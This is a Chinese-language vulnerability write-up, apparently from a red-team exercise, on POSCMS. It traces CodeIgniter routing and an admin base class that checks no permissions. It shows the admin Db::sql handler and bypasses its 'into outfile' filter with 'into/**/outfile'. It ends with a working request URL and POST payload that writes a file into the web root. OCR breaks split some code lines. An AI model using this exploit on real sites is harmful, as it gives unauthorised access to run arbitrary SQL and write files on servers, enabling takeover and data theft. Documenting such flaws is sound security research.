POSCMS_任意 SQL 语句执行（需要登录后台）

> TOOLS 护网的时候遇到的，网上没有可用的 poc，进官网发现他和 xunruiCMS 有些关联，而且 xunrui 我也审计过，就比较熟悉。

护网的时候遇到的，网上没有可用的 poc，进官网发现他和 xunruiCMS 有些关联，而且 xunrui 我也审计过，就比较熟悉。直接开搞。

分析入口文件

index.php --->/diy/init.php ------>/diy/system/core/CodeIgniter.php

程序使用的 CodeIgniter（CI）框架，直接去看 CI 框架。

```
$RTR =& load_class('Router', 'core', isset($routing) ? $routing : NULL);
```

初始化 Router 类，调用_set_routing() 方法绑定路由。

```
if ( ! isset($this->directory))
                    {
                            $_d = $this->config->item('directory_trigger');
                            $_d = isset($_GET[$_d]) ? trim($_GET[$_d], " \t\n\r\0\x0B/") : '';

                            if ($_d !== '')
                            {
                                    $this->uri->filter_uri($_d);
                                    $this->set_directory($_d);
                            }
                    }

                    $c = trim($this->config->item('controlle
```

```
r_trigger'));
                    if ( ! empty($_GET[$_c]))
                    {
                            $this->uri->filter_uri($_GET[$_
c]);
                            $this->set_class($_GET[$_c]);

                            $_f = trim($this->config->item('f
unction_trigger'));
                            if ( ! empty($_GET[$_f]))
                            {
                                    $this->uri->filter_uri($_
GET[$_f]);
                                    $this->set_method($_GET
[$_f]);
                            }

                            $this->uri->rsegments = array(
                                    1 => $this->class,
                                    2 => $this->method
                            );
                    }
                    else
                    {
                            $this->_set_default_controller();
                    }
```

.....config

```
$config['controller_trigger']                       = 'c';
$config['function_trigger']                               =
'm';
$config['directory_trigger']                       = 'd';
```

简述这里就是

```
$this->class = $_GET[‘c’];
$this->method = $_GET[‘m’];
$this->directory = $_GET[‘d’];
```

回到 CI 框架，这里直接通过反射进行了调用。

```
$e404 = FALSE;
$class = ucfirst($RTR->class);
$method = $RTR->method;

if (empty($class) OR ! file_exists(APPPATH.'controllers/'.$RT
R->directory.$class.'.php'))
{
   $e404 = TRUE;
}
else
{
```


```
   require_once(APPPATH.'controllers/'.$RTR->directory.$clas
s.'.php');

   if ( ! class_exists($class, FALSE) OR $method[0] === '_' O
R method_exists('CI_Controller', $method))
   {
     $e404 = TRUE;
   }
   elseif (method_exists($class, '_remap'))
   {
     $params = array($method, array_slice($URI->rsegments,
2));
     $method = '_remap';
   }
   elseif ( ! method_exists($class, $method))
   {
     $e404 = TRUE;
   }

   elseif ( ! is_callable(array($class, $method)) && strcasec
mp($class, $method) === 0)
   {
     $reflection = new ReflectionMethod($class, $method);
     if ( ! $reflection->isPublic() OR $reflection->isConstru
ctor())
     {
      $e404 = TRUE;
     }
   }
}
```

APPPATH.'controllers/ = /diy/dayrui/controllers/

然后我们就可以调用这里的 Controller，关键点是在这里有个 admin 文件夹，里面包含了管理员可调用的功能点，而且他继承的基类（SuperClass）并没有检测用户权限。就导致任意调用这里的功能点。



既然可以调用管理员才能调用的功能点，问题就太多了，这里就随便讲一个喽。

文件：/diy/dayrui/controllers/admin/Db.php 方法：sql

```
 public function sql() {
    $sql = '';
    $count = $id = 0;

    if (IS_POST) {
        $id = $this->input->post('id');
        $sql = str_replace('{dbprefix}', $this->db->dbprefix,
$this->input->post('sql'));
        if (preg_match('/select(.*)into outfile(.*)/i', $sq
l)) {
            $this->admin_msg(fc_lang('存在非法select'));
        }
        $sql_data = explode(';SQL_FINECMS_EOL', trim(str_repl
ace(array(PHP_EOL, chr(13), chr(10)), 'SQL_FINECMS_EOL', $sq
l)));
        if ($sql_data) {
            $db = $this->db;
            foreach($sql_data as $query){
                if (!$query) {
                    continue;
                }
                $queries = explode('SQL_FINECMS_EOL', trim($q
uery));
                $ret = '';
                foreach($queries as $query) {
                    $ret.= $query[0] == '#' || $query[0].$que
ry[1] == '--' ? '' : $query;
                }
                if (!$ret) {
                    continue;
                }
                $db->query($ret);
                $count++;
            }
            if ($count == 1 && stripos($ret, 'select') === 0)
{
                $this->template->assign(array(
                    'result' => $db->query($ret)->result_arra
y(),
                ));
            }
        }
    }

    $this->template->assign(array(
        'menu' => $this->get_menu_v3(array(
            fc_lang('执行SQL') => array('admin/db/sql', 'datab
ase')
        )),
        'id' => $id,
        'sql' => $sql,
        'mcount' => $count.
```

```
        ));
        $this->template->display('db_sql.html');
    }
```

这里使用正则表达式匹配危险字符 into outfile，绕过就太简单了。into/**/outfile。

演示：

http://poscms.test/index.php?c=db&d=admin&m=sql Post sql=select 1 into/**/outfile 'C:\phpstudy_pro\WWW\poscms.test\poscms\11111.txt'